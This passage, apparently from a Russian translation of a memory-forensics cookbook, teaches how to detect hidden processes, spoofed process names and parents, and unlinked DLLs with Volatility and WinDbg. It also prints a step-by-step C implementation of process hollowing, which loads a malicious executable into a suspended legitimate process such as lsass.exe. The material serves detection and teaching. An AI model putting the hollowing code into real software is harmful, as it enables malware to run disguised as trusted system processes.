spoolsv.exe         1432     676     13    135
explorer.exe        1724    1708     11    294
```

```
$ python volatility.py psscan -f prolaco.vmem
PID    PPID    Time exited          Remarks
------ ------  -------------------  ----------------
     0      0                       Idle
  1260   1724 2010-08-11 16:50:42   rundll32.exe
  1028    676                       svchost.exe
  1336   1136                       1_doc_RCData_61
   856    676                       svchost.exe
     4      0                       System
  1724   1708                       explorer.exe
   544      4                       smss.exe
   688    632                       lsass.exe
   676    632                       services.exe
  1088    676                       svchost.exe
   936    676                       svchost.exe
  1144    420 2010-08-11 16:50:08   msiexec.exe
  1148    676                       svchost.exe
   632    544                       winlogon.exe
   608    544                       csrss.exe
  1432    676                       spoolsv.exe
```

Процесс `1_doc_RCData_61.exe` виден в `psscan`, но отсутствует в `pslist`. `rundll32.exe` и `msiexec.exe` также отсутствуют в `pslist`, однако это нормально для недавно завершившихся процессов. Вредоносная программа может перезаписать своё поле `_EPROCESS.ExitTime`, создав видимость завершения. Брендан Долан-Гэвитт показал в работе «Robust Signatures for Kernel Data Structures»[19], что злоумышленник может перезаписать около 51 поля `_EPROCESS`, не вызвав сбоя процесса или ядра. На основе этого исследования был создан плагин `psscan3`, зависящий только от полей, необходимых для устойчивости ОС.

> **Примечание.** Джесси Корнблум написал для Volatility 1.4 плагин `pstotal`, автоматически сравнивающий вывод `pslist` и `psscan`. Он опубликован в блоге Memory Forensics and The Guy in Row Three.[20]

Рецепт 15-7. Исследование альтернативных списков процессов csrss.exe

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Процесс Client/Server Runtime Subsystem, `csrss.exe`, дублирует дескрипторы всех процессов системы, кроме собственного и процессов, запущенных раньше него, обычно Idle, System и `smss.exe`. По таблице дескрипторов `csrss.exe` можно определить, открыты ли у него дескрипторы процессов, отсутствующих в двусвязном списке `_EPROCESS`. Кроме того, `csrss.exe` ведёт отдельный внутренний список активных процессов. Этот метод сравнения обнаружил Diablo и реализовал в CsrWalker,[21] средстве выявления DKOM на работающей Windows.

Обнаружение DKOM посредством csrss_pslist

Плагин Volatility `csrss_pslist` реализует оба метода, связанные с `csrss.exe`. Следующая команда сохраняет результат как HTML; доступен также текстовый формат, но HTML удобнее для просмотра.

```
$ python volatility.py csrss_pslist -f prolaco.vmem --output=html \
  --output-file=csrss_pslist.html
```

В браузере откроется цветовой список процессов, показанный на рисунке 15-5. Каждый из трёх столбцов после имени и PID содержит `True` или `False`, обозначая наличие процесса в соответствующем списке. Списки `csrss.exe` не содержат сам `csrss.exe` и процессы, запущенные раньше него, поэтому два правых столбца имеют `False` для `csrss.exe`, `smss.exe` и System. Но значение `False` в столбце `_EPROCESS` для `1_doc_RCData_61.exe` является явным признаком DKOM.



Рисунок 15-5. Процесс 1_doc_RCData_61.exe отсутствует в списке EPROC

В Vista и более поздних системах может работать несколько экземпляров `csrss.exe`. Они также появляются при входе нескольких пользователей или активном сеансе RDP либо Terminal Services. В таких случаях требуется разобрать таблицы дескрипторов и списки памяти всех экземпляров; `csrss_pslist` делает это автоматически.

Ограничения csrss_pslist

Для правильной работы плагин должен найти процесс `csrss.exe`. Если руткит сумеет надёжно скрыть его или запретить доступ без нарушения устойчивости системы, анализ пострадает. Автор CsrWalker обнаружил попытки помешать инструменту перехватом `ZwOpenProcess`, запрещавшим чтение памяти `csrss.exe`. Такой перехват API неэффективен против автономного анализа дампа, однако на форуме был опубликован код, отвязывающий элементы внутренних списков `csrss.exe`; он действительно нарушает анализ `csrss_pslist`. Тогда следует обратиться к другим источникам списков процессов.

Другие списки процессов

Дополнительные способы работы со скрытыми процессами:

• ищите скрытые потоки командами `thrdscan` или `thrdscan2`. У каждого процесса есть хотя бы один поток, поэтому можно перечислить потоки и проверить, принадлежат ли они процессам из списка;

• ищите ссылки на объекты процессов из других объектов ядра. Когда процесс открывает файл, ядро сохраняет `_EPROCESS` владельца вместе с `_FILE_OBJECT`. Команда `filescan` находит структуры `_FILE_OBJECT`, после чего можно проверить, отсутствуют ли владельцы открытых файлов в списке процессов. Скрыть следы после открытия каждого файла чрезвычайно трудно; это относится и к другим объектам системы.

Рецепт 15-8. Распознавание трюков с контекстом процесса

Вредоносные программы могут скрываться без DKOM. Перезапись объектов ядра рискованна и требует исключительно устойчивого кода или долгого тестирования, поэтому большинство образцов применяет простые контекстные уловки.

Трюки с именем образа

Элемент `ImageFileName` структуры `_EPROCESS` вмещает не более 16 символов и не содержит полный путь к исполняемому файлу. Вредоносная программа может запустить копию себя как `C:\Temp\lsass.exe`. По одним `pslist` и `psscan` трудно отличить настоящий `C:\WINDOWS\system32\lsass.exe` от подделки:

```
$ python volatility.py pslist -f fakelsass.bin
Name             Pid    PPid   Thds   Hnds   Time
System           4      0      53     230    Thu Jan 01 00:00:00 1970
smss.exe         520    4      3      21     Thu Dec 03 16:43:20 2009
csrss.exe        584    520    11     380    Thu Dec 03 16:43:21 2009
winlogon.exe     608    520    20     497    Thu Dec 03 16:43:21 2009
services.exe     652    608    16     257    Thu Dec 03 16:43:21 2009
lsass.exe        664    608    20     320    Thu Dec 03 16:43:21 2009
svchost.exe      820    652    21     195    Thu Dec 03 16:43:21 2009
svchost.exe      896    652    9      225    Thu Dec 03 16:43:22 2009
svchost.exe      992    652    63     1070   Thu Dec 03 16:43:22 2009
svchost.exe      1036   652    5      57     Thu Dec 03 16:43:22 2009
svchost.exe      1080   652    14     203    Thu Dec 03 16:43:23 2009
spoolsv.exe      1436   652    14     111    Thu Dec 03 16:43:23 2009
explorer.exe     1560   1536   11     286    Thu Dec 03 16:43:24 2009
cmd.exe          1984   1560   1      31     Thu Dec 03 16:44:42 2009
lsass.exe        452    1560   1      7      Thu Dec 03 16:45:23 2009
win32dd.exe      540    1984   1      21     Thu Dec 03 16:45:31 2009
```

Видны два `lsass.exe`: PID 664 и PID 452. Хотя `lsass.exe` запускается в начале загрузки и можно принять процесс с меньшим PID за настоящий, время создания показывает, что PID 452 запущен на две секунды позже PID 664. Родителем PID 664 является `winlogon.exe` (PID 608), а PID 452 - `explorer.exe` (PID 1560). Это убедительно указывает на вредоносную копию, поскольку настоящий `lsass.exe` запускает `winlogon.exe`. Однако идентификатор родителя полезен не всегда.

Трюки с родительским процессом

При достаточных правах вредоносная программа может назначить нужный процесс своим родителем несколькими способами:

• процесс, запущенный как служба Windows, автоматически получает родителя `services.exe`;
• начиная с Vista API `CreateProcess` позволяет указать родительский процесс;
• вызов `CreateProcess` внутри существующего процесса посредством внедрения кода делает этот процесс родителем; см. рецепт 13-4 о дистанционном вызове экспортов DLL.

Джеффри Рихтер и Кристоф Назар описали выбор родителя через `CreateProcess` в книге *Windows via C/C++*. Дидье Стивенс также опубликовал описание метода и тестовый инструмент.[22]

В следующем выводе процесс `svchost.exe` с PID 2908 имеет того же родителя, что и остальные `svchost.exe`. Поскольку одновременно работает много экземпляров, запускающихся и завершающихся в разном порядке, метод исключения из примера `lsass.exe` здесь неприменим.

```
$ python volatility.py pslist -f fakesvchost.bin

Name             Pid    PPid   Thds   Hnds   Time
System           4      0      53     233    Thu Jan 01 00:00:00 1970
smss.exe         520    4      3      21     Thu Dec 03 16:43:20 2009
csrss.exe        584    520    12     336    Thu Dec 03 16:43:21 2009
winlogon.exe     608    520    16     542    Thu Dec 03 16:43:21 2009
services.exe     652    608    15     257    Thu Dec 03 16:43:21 2009
lsass.exe        664    608    18     318    Thu Dec 03 16:43:21 2009
svchost.exe      820    652    16     190    Thu Dec 03 16:43:21 2009
svchost.exe      896    652    9      235    Thu Dec 03 16:43:22 2009
svchost.exe      992    652    48     1053   Thu Dec 03 16:43:22 2009
svchost.exe      1036   652    4      55     Thu Dec 03 16:43:22 2009
svchost.exe      1080   652    13     201    Thu Dec 03 16:43:23 2009
spoolsv.exe      1436   652    10     107    Thu Dec 03 16:43:23 2009
explorer.exe     1560   1536   11     384    Thu Dec 03 16:43:24 2009
cmd.exe          1984   1560   1      31     Thu Dec 03 16:44:42 2009
svchost.exe      2908   652    1      8      Fri Dec 04 15:06:41 2009
win32dd.exe      2916   1984   1      21     Fri Dec 04 15:36:50 2009
```

Для исследования обеих уловок используйте `dlllist` или `pstree`, чтобы увидеть полный путь к двоичному файлу процесса. Оба плагина выводят сведения из блока окружения процесса (PEB), подробно рассматриваемого в главе 16. Так можно определить запуск из нестандартного каталога.

```
$ python volatility.py dlllist -f fakesvchost.bin -p 2908
************************************************
svchost.exe pid:   2908
Command line : C:\Temp\svchost.exe
Service Pack 2
[REMOVED]
```

PEB расположен в доступной для записи частной памяти процесса, поэтому `C:\Temp\svchost.exe` может исправить собственный PEB и сообщать другой путь. Атака проста, но так же проста в обнаружении: истинный путь к исполняемому образу остаётся виден в отображённых в память файлах процесса, рассматриваемых в главе 16.

Трюки с выхолащиванием процесса

Более сложная распространённая техника называется process hollowing, или выхолащиванием процесса. При обычном внедрении целевой процесс продолжает выполнять собственный код и дополнительно исполняет вредоносный. При выхолащивании программа создаёт новый экземпляр легитимного процесса, например `lsass.exe`, до запуска первого потока освобождает память с его кодом и заменяет её телом вредоносной программы. Остаток жизни процесс выполняет только вредоносный код, хотя PEB и список отображённых файлов по-прежнему указывают на легитимный `lsass.exe`.




Рисунок 15-6. Схема выхолащивания процесса

Атака выполняется следующим образом.

1. Создайте легитимный процесс, например `C:\windows\system32\lsass.exe`, с приостановленным первым потоком. Его PEB будет содержать путь к настоящему `lsass.exe`.

```
void HollowProcess(
    LPSTR szProcessToReplace,    // path to legit process
    LPSTR szReplacementProcess) // path to malware
{
    LPBYTE pData = NULL;
    PIMAGE_DOS_HEADER pidh = NULL;
    PIMAGE_NT_HEADERS pinh = NULL;
    PIMAGE_SECTION_HEADER pish = NULL;
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;
    NTUNMAPVIEWOFSECTION NtUnmapViewOfSection = NULL;
    HMODULE hNtdll = NULL;
    CONTEXT Ctx;
    int i = 0;

    memset(&si, 0, sizeof(si));
    si.cb = sizeof(si);

    CreateProcessA(
        NULL,
        szProcessToReplace,
        NULL, NULL, FALSE,
        CREATE_SUSPENDED,
        NULL, NULL,
        &si, &pi);
```

2. Откройте вредоносный файл `C:\temp\malware.exe` и прочитайте его в буфер для разбора заголовка PE.

```
    // This function (not shown) just reads the file on disk
    pData = GetData(szReplacementProcess);

    if (pData == NULL)
        return;
    pidh = (PIMAGE_DOS_HEADER)&pData[0];
    pinh = (PIMAGE_NT_HEADERS)&pData[pidh->e_lfanew];
```

3. Освободите в `lsass.exe` раздел памяти, содержащий `ImageBase` вредоносного процесса. Загруженные `lsass.exe` библиотеки DLL, кучи, дескрипторы и прочие ресурсы при этом сохраняются.

```
hNtdll = GetModuleHandleA("ntdll.dll");

NtUnmapViewOfSection = (NTUNMAPVIEWOFSECTION)
    GetProcAddress(hNtdll, "NtUnmapViewOfSection");

if (NtUnmapViewOfSection == NULL)
    return;

NtUnmapViewOfSection(
    pi.hProcess,
    (PVOID)pinh->OptionalHeader.ImageBase);
```

4. Выделите в `lsass.exe` новый сегмент памяти, начиная с `ImageBase` вредоносного процесса, и разрешите чтение, запись и выполнение.

```
VirtualAllocEx(pi.hProcess,
    (PVOID)pinh->OptionalHeader.ImageBase,
    pinh->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);
```

5. Скопируйте заголовок PE вредоносного процесса в новую память `lsass.exe`.

```
WriteProcessMemory(
    pi.hProcess,
    (PVOID)pinh->OptionalHeader.ImageBase,
    &pData[0],
    pinh->OptionalHeader.SizeOfHeaders,
    NULL);
```

6. Скопируйте каждый раздел PE вредоносного процесса по соответствующему виртуальному адресу в `lsass.exe`.

```
for (i=0; i<pinh->FileHeader.NumberOfSections; i++)
{
    int offset = pidh->e_lfanew + \
        sizeof(IMAGE_NT_HEADERS) + \
        sizeof(IMAGE_SECTION_HEADER) * i;

    pish = (PIMAGE_SECTION_HEADER)&pData[offset];

    WriteProcessMemory(
        pi.hProcess,
        (LPVOID)(pinh->OptionalHeader.ImageBase +
            pish->VirtualAddress),
        &pData[pish->PointerToRawData],
        pish->SizeOfRawData,
        NULL);
}
```

7. Установите начальный адрес первого, всё ещё приостановленного потока на `AddressOfEntryPoint` вредоносного процесса.

```
Ctx.ContextFlags = CONTEXT_FULL;
GetThreadContext(pi.hThread, &Ctx);

Ctx.Eax = pinh->OptionalHeader.ImageBase \
    + pinh->OptionalHeader.AddressOfEntryPoint;

SetThreadContext(pi.hThread, &Ctx);
```

8. Возобновите поток. Вредоносный процесс начнёт выполняться внутри контейнера, созданного для `lsass.exe`.

Для противодействия таким уловкам доступны следующие методы:

• извлеките исполняемый образ из памяти и исследуйте его посредством `strings`, ssdeep, IDA Pro или шестнадцатеричного редактора (глава 16);
• проанализируйте VAD и имя файла, отображённого по базовому адресу (глава 16);
• просмотрите открытые файлы, разделы реестра, сетевые сокеты и другие ресурсы процесса. Даже при маскировке контекста поведение остаётся обнаружимым (глава 18);
• командой `getsids` определите SID владельцев процесса.

```
# This is a legitimate winlogon.exe
winlogon.exe (632): S-1-5-18 (Local System)
winlogon.exe (632): S-1-5-32-544 (Administrators)
winlogon.exe (632): S-1-1-0 (Everyone)
winlogon.exe (632): S-1-5-11 (Authenticated Users)

# This is a process started from Explorer by the user
aelas.exe (1984): S-1-5-21-1614895754-436374069-839522115-500 (Administrator)
aelas.exe (1984): S-1-5-21-1614895754-436374069-839522115-513 (Domain Users)
aelas.exe (1984): S-1-1-0 (Everyone)
aelas.exe (1984): S-1-5-32-544 (Administrators)
aelas.exe (1984): S-1-5-32-545 (Users)
aelas.exe (1984): S-1-5-4 (Interactive)
aelas.exe (1984): S-1-5-11 (Authenticated Users)
aelas.exe (1984): S-1-5-5-0-59917 (Logon Session)
aelas.exe (1984): S-1-2-0 (Users with the ability to log in locally)
```

Если процесс с именем `winlogon.exe` имеет владельцев SID, похожих на `aelas.exe`, он, вероятно, не является настоящим `winlogon.exe`.

Сноски

[1] [назад] http://moonsols.com/
[2] [назад] http://gmgsystemsinc.com/knttools/
[3] [назад] https://www.hbgary.com/products-services/fastdump-pro/
[4] [назад] http://www.mandiant.com/products/free_software/memoryze/
[5] [назад] http://www.f-response.com
[6] [назад] http://www.sleuthkit.org/
[7] [назад] http://www.x-ways.net/forensics/index-m.html
[8] [назад] http://www.guidancesoftware.com/
[9] [назад] http://www.accessdata.com/forensictoolkit.html
[10] [назад] http://www.4tphi.net/fatkit/papers/Walters_2008_SANS.pdf
[11] [назад] http://code.google.com/p/volatility/
[12] [назад] http://www.forensicswiki.org/wiki/List_of_Volatility_Plugins
[13] [назад] http://code.google.com/p/volatility/wiki/Plugins
[14] [назад] http://www.reverse-engineering.info/SystemInformation/GetVarXP.pdf
[15] [назад] http://blog.schatzforensic.com.au/2010/05/adding-new-structure-definitions-to-volatility/
[16] [назад] http://www.graphviz.org/
[17] [назад] http://www.avira.com/en/threats/section/fulldetails/id_vir/5377/worm_prolaco.c.2.html
[18] [назад] http://www.openrce.org/blog/view/354/Tips_&_Tricks_Part_2_-_Putting_ZwSystemDebugControl_to_good_use
[19] [назад] http://www.cc.gatech.edu/~brendan/ccs09_siggen.pdf
[20] [назад] http://jessekornblum.livejournal.com/265048.html
[21] [назад] http://forum.sysinternals.com/forum_posts.asp?TID=15457
[22] [назад] http://blog.didierstevens.com/2009/11/22/quickpost-selectmyparent-or-playing-with-the-windows-process-tree/

Глава 16. Криминалистический анализ памяти: внедрение и извлечение кода

Вредоносные программы применяют внедрение кода, чтобы действовать в контексте другого процесса. Так легитимный процесс можно заставить выполнять вредоносные действия, например загружать дополнительные трояны или похищать сведения из системы. Код внедряется разными способами: непосредственной записью в память удалённого процесса или добавлением раздела реестра, заставляющего новые процессы загружать выбранную злоумышленником DLL. В этой главе показано, как определять процессы, ставшие жертвами внедрения, и извлекать содержащие вредоносный код области памяти.

Исследование DLL

Каждая структура `_EPROCESS` содержит элемент PEB (Process Environment Block). В PEB находятся полный путь к исполняемому файлу процесса, полная командная строка запуска, текущий рабочий каталог и три двусвязных списка с полными путями загруженных DLL. Все три списка должны содержать одни библиотеки, но в разном порядке: по расположению в памяти (`InMemoryOrderModuleList`), времени загрузки (`InLoadOrderModuleList`) и времени инициализации (`InInitializationOrderList`).

Для перечисления DLL процесса можно разобрать эти три списка. В WinDbg, снова на Windows XP, по смещению `0xC` структуры PEB находится элемент `Ldr` типа `PEB_LDR_DATA`. Эта структура содержит три двусвязных списка элементов `LDR_DATA_TABLE_ENTRY`, из которых получают базовый адрес, размер и имя DLL.

```
kd> dt _PEB
ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 SpareBool        : UChar
   +0x004 Mutant           : Ptr32 Void
   +0x008 ImageBaseAddress : Ptr32 Void
   +0x00c Ldr              : Ptr32 _PEB_LDR_DATA
   +0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
   [...]

kd> dt _PEB_LDR_DATA
ntdll!_PEB_LDR_DATA
   +0x000 Length           : Uint4B
   +0x004 Initialized      : UChar
   +0x008 SsHandle         : Ptr32 Void
   +0x00c InLoadOrderModuleList : _LIST_ENTRY
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY
   +0x024 EntryInProgress  : Ptr32 Void

kd> dt _LDR_DATA_TABLE_ENTRY
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY
   +0x008 InMemoryOrderLinks : _LIST_ENTRY
   +0x010 InInitializationOrderLinks : _LIST_ENTRY
   +0x018 DllBase          : Ptr32 Void
   +0x01c EntryPoint       : Ptr32 Void
   +0x020 SizeOfImage      : Uint4B
   +0x024 FullDllName      : _UNICODE_STRING
   +0x02c BaseDllName      : _UNICODE_STRING
   [...]
```

В таблице 16-1 перечислены важные элементы PEB, используемые в следующих рецептах.

Таблица 16-1. Важные элементы PEB

Элемент структуры	Описание
`PEB.ProcessParameters.CommandLine`	Параметры командной строки, переданные процессу
`PEB.ProcessParameters.CurrentDirectory.DosPath`	Текущий рабочий каталог процесса
`PEB.Ldr.InLoadOrderModuleList`	Модули и DLL процесса в порядке загрузки
`PEB.Ldr.InMemoryOrderModuleList`	Модули и DLL процесса в порядке расположения в памяти
`PEB.Ldr.InInitializationOrderLinks`	Модули и DLL процесса в порядке инициализации

Рецепт 16-1. Поиск подозрительных загруженных DLL

Для вывода загруженных DLL в Volatility используется команда `dlllist`. Без параметра `-p`, выбирающего процесс, она выводит DLL всех процессов. `dlllist` работает только с активными связанными процессами: её нельзя применить к завершившемуся процессу, даже если структура `_EPROCESS` сохранилась, или к процессу, отвязанному руткитом.

```
$ python volatility.py dlllist -p 820 -f memory.bin

svchost.exe pid: 820
Command line : C:\WINDOWS\system32\svchost -k DcomLaunch
None

Base         Size         Path
0x1000000    0x6000       C:\WINDOWS\system32\svchost.exe
0x7c900000   0xb0000      C:\WINDOWS\system32\ntdll.dll
0x7c800000   0xf4000      C:\WINDOWS\system32\kernel32.dll
0x77dd0000   0x9b000      C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000   0x91000      C:\WINDOWS\system32\RPCRT4.dll
0x5cb70000   0x26000      C:\WINDOWS\system32\ShimEng.dll
0x6f880000   0x1ca000     C:\WINDOWS\AppPatch\AcGenral.DLL
0x77d40000   0x90000      C:\WINDOWS\system32\USER32.dll
0x77f10000   0x46000      C:\WINDOWS\system32\GDI32.dll
0x76b40000   0x2d000      C:\WINDOWS\system32\WINMM.dll
0x774e0000   0x13c000     C:\WINDOWS\system32\ole32.dll
[...]
```

Если имя вредоносной DLL заранее неизвестно, объём вывода может быть огромным. Полезно заранее изучить результаты на разных чистых системах, чтобы замечать отклонения. Ищите:

• DLL с подозрительными или незнакомыми именами;
• библиотеки с обычными именами, загруженные из нестандартных каталогов, например `C:\WINDOWS\sys\kernel32.dll`;
• DLL, открывающие доступ к защищённым ресурсам или изменяющие безопасность. Например, вредоносная программа может загрузить `sfc_os.dll`, чтобы отключить Windows File Protection, или `pstorec.dll`, чтобы извлечь учётные данные из Windows Protected Storage;
• легитимные DLL в необычном контексте. `ws2_32.dll`, `winsock32.dll`, `wininet.dll` и `urlmon.dll` обеспечивают сетевую работу и сами по себе не вредоносны, но их появление в обычно не обращающемся к Интернету `notepad.exe` может указывать на внедрение сетевого кода.

Иногда вредоносную активность по DLL обнаружить очень легко. Редко, но злоумышленники пишут ботов на Python или Perl и компилируют их в исполняемые файлы посредством py2exe или perl2exe. Полученная программа включает интерпретатор и необходимые ему DLL. Созданная perl2exe программа выгружает и загружает основной модуль `p2x587.dll`, где 5.8.7 - версия Perl, а

также DLL с именами модулей Perl. Например, исходная конструкция `use Glob` приводит к загрузке `Glob.dll`.

```
$ python volatility.py dlllist -p 1572 -f perl2exebot.vmem

d546d36461fb948 pid: 1572
Command line : 1.tmp
Service Pack 2

Base         Size         Path
0x400000     0x5000       C:\1.tmp
0x7c900000   0xb0000      C:\WINDOWS\system32\ntdll.dll
0x7c800000   0xf4000      C:\WINDOWS\system32\kernel32.dll
0x77d40000   0x90000      C:\WINDOWS\system32\USER32.dll
0x77f10000   0x46000      C:\WINDOWS\system32\GDI32.dll
0x77c10000   0x58000      C:\WINDOWS\system32\MSVCRT.dll
0x28000000   0xd6000      C:\WINDOWS\TEMP\p2xtmp-1572\p2x587.dll
0x77dd0000   0x9b000      C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000   0x91000      C:\WINDOWS\system32\RPCRT4.dll
0x10000000   0x5000       C:\WINDOWS\TEMP\p2xtmp-1572\Cwd.dll
0x1a50000    0x7000       C:\WINDOWS\TEMP\p2xtmp-1572\Socket.dll
0x1a60000    0x6000       C:\WINDOWS\TEMP\p2xtmp-1572\IO.dll
0x1a70000    0x6000       C:\WINDOWS\TEMP\p2xtmp-1572\Fcntl.dll
0x1e80000    0x6000       C:\WINDOWS\TEMP\p2xtmp-1572\Glob.dll
0x71ab0000   0x17000      C:\WINDOWS\system32\WS2_32.dll
0x71aa0000   0x8000       C:\WINDOWS\system32\WS2HELP.dll
0x71a50000   0x3f000      C:\WINDOWS\System32\mswsock.dll
0x76F16000   0x27000      C:\WINDOWS\system32\DNSAPI.dll
0x76fb0000   0x8000       C:\WINDOWS\System32\winrnr.dll
0x76f60000   0x2c000      C:\WINDOWS\system32\WLDAP32.dll
0x76fc0000   0x6000       C:\WINDOWS\system32\rasadhlp.dll
```

Образец является вариантом Zbot; дополнительные сведения опубликованы на сайте ThreatExpert.[1]

Рецепт 16-2. Обнаружение отвязанных DLL посредством ldr_modules

PEB процесса находится в пользовательском режиме, поэтому процесс может скрыть загруженные DLL, отвязав элементы одного или нескольких списков модулей. Это напоминает DKOM из рецепта 15-6, но не требует привилегий ядра. Метод демонстрируют CloakDLL[2] и NtIllusion[3], а примеры исходного кода разобраны в публикации OpenRCE.[4] После отвязывания DLL программы `listdlls.exe`, Process Explorer, Process Hacker и стандартная команда Volatility `dlllist` её не показывают. Обнаружить такое поведение можно сравнением списков PEB с данными VAD.

LoadLibrary и отображённые файлы

Среди первых действий `LoadLibrary`:

• открытие дескриптора DLL на диске посредством `ZwCreateFile`;
• создание связанного с дескриптором раздела виртуальной памяти посредством `ZwCreateSection`;
• копирование файла в раздел посредством `ZwMapViewOfSection`.

В результате ядро сохраняет связь созданного раздела с файлом DLL. Проверяя каждый выделенный диапазон памяти процесса на наличие отображённого файла и его имени, можно обнаруживать загруженные DLL даже без элемента в PEB. Нужные сведения находятся в VAD (Virtual Address Descriptor).

Краткое введение в VAD

VAD показывает доступные диапазоны виртуального адресного пространства процесса. При выделении памяти через `VirtualAlloc` диспетчер памяти создаёт элемент дерева VAD. Помимо начального и конечного адресов блока, вложенные структуры при наличии определяют файл, отображённый в область памяти.

Следующий вывод WinDbg показывает соответствующие структуры. Подробнее VAD рассматривается в рецепте 16-3. Пока достаточно знать: ненулевые элементы `ControlArea` и `ControlArea.FilePointer` означают, что диапазон содержит отображённый файл.

```
kd> dt _MMVAD
nt!_MMVAD
   +0x000 StartingVpn      : Uint4B
   +0x004 EndingVpn        : Uint4B
   +0x008 Parent           : Ptr32 _MMVAD
   +0x00c LeftChild       : Ptr32 _MMVAD
   +0x010 RightChild      : Ptr32 _MMVAD
   +0x014 u                : __unnamed
   +0x018 ControlArea      : Ptr32 _CONTROL_AREA
   +0x01c FirstPrototypePte : Ptr32 _MMPTE
   +0x020 LastContiguousPte : Ptr32 _MMPTE
   +0x024 u2               : __unnamed

kd> dt _CONTROL_AREA
nt!_CONTROL_AREA
   +0x000 Segment          : Ptr32 _SEGMENT
   +0x004 DereferenceList  : _LIST_ENTRY
   +0x00c NumberOfSectionReferences : Uint4B
   +0x010 NumberOfPfnReferences : Uint4B
   +0x014 NumberOfMappedViews : Uint4B
   +0x018 NumberOfSubsections : Uint2B
   +0x01a FlushInProgressCount : Uint2B
   +0x01c NumberOfUserReferences : Uint4B
   +0x020 u                : __unnamed
   +0x024 FilePointer      : Ptr32 _FILE_OBJECT
   +0x028 WaitingForDeletion : Ptr32 _EVENT_COUNTER
   +0x02c ModifiedWriteCount : Uint2B
   +0x02e NumberOfSystemCacheViews : Uint2B

kd> dt _FILE_OBJECT
ntdll!_FILE_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x004 DeviceObject     : Ptr32 _DEVICE_OBJECT
   +0x008 Vpb              : Ptr32 _VPB
   +0x00c FsContext        : Ptr32 Void
   +0x010 FsContext2       : Ptr32 Void
   +0x014 SectionObjectPointer : Ptr32 _SECTION_OBJECT_POINTERS
   +0x018 PrivateCacheMap  : Ptr32 Void
   +0x01c FinalStatus      : Int4B
   +0x020 RelatedFileObject : Ptr32 _FILE_OBJECT
   +0x024 LockOperation    : UChar
   +0x025 DeletePending    : UChar
   +0x026 ReadAccess       : UChar
   +0x027 WriteAccess      : UChar
   +0x028 DeleteAccess     : UChar
   +0x029 SharedRead       : UChar
   +0x02a SharedWrite      : UChar
   +0x02b SharedDelete     : UChar
   +0x02c Flags            : Uint4B
   +0x030 FileName         : _UNICODE_STRING
   +0x038 CurrentByteOffset : _LARGE_INTEGER
   +0x040 Waiters          : Uint4B
   +0x044 Busy             : Uint4B
   +0x048 LastLock         : Ptr32 Void
   +0x04c Lock             : _KEVENT
```

```
+0x05c Event            : _KEVENT
+0x06c CompletionContext : Ptr32 _IO_COMPLETION_CONTEXT
```

Таким образом, каждая DLL, загруженная через `LoadLibrary`, создаёт VAD, связывающий адрес загрузки `StartingVpn` с дисковым файлом `ControlArea.FilePointer.FileName`. Отвязывание DLL от списков PEB не изменяет VAD. Поэтому при расследовании сравнивайте отображённые файлы процесса со списками PEB: DLL, присутствующая в VAD и отсутствующая в PEB, вероятно, отвязана.

Эффект скрытия

Для проверки обнаружения отвязанных DLL авторы собрали `unlinker.exe` из фрагментов доказательных наборов, упомянутых выше. Программа удаляет `kernel32.dll` из всех трёх списков PEB. После её запуска `listdlls.exe` на работающей Windows показывает:

```
C:\>listdlls.exe unlinker.exe

ListDLLs v2.25 - DLL lister for Win9x/NT
Copyright (C) 1997-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

------------------------------------------------------------------------------
unlinker.exe pid: 2368
Command line: "C:\unlinker.exe"

  Base        Size      Version         Path
  0x00400000  0x13000                   C:\unlinker.exe
  0x7c900000  0xb2000   5.01.2600.5755  C:\WINDOWS\system32\ntdll.dll
```

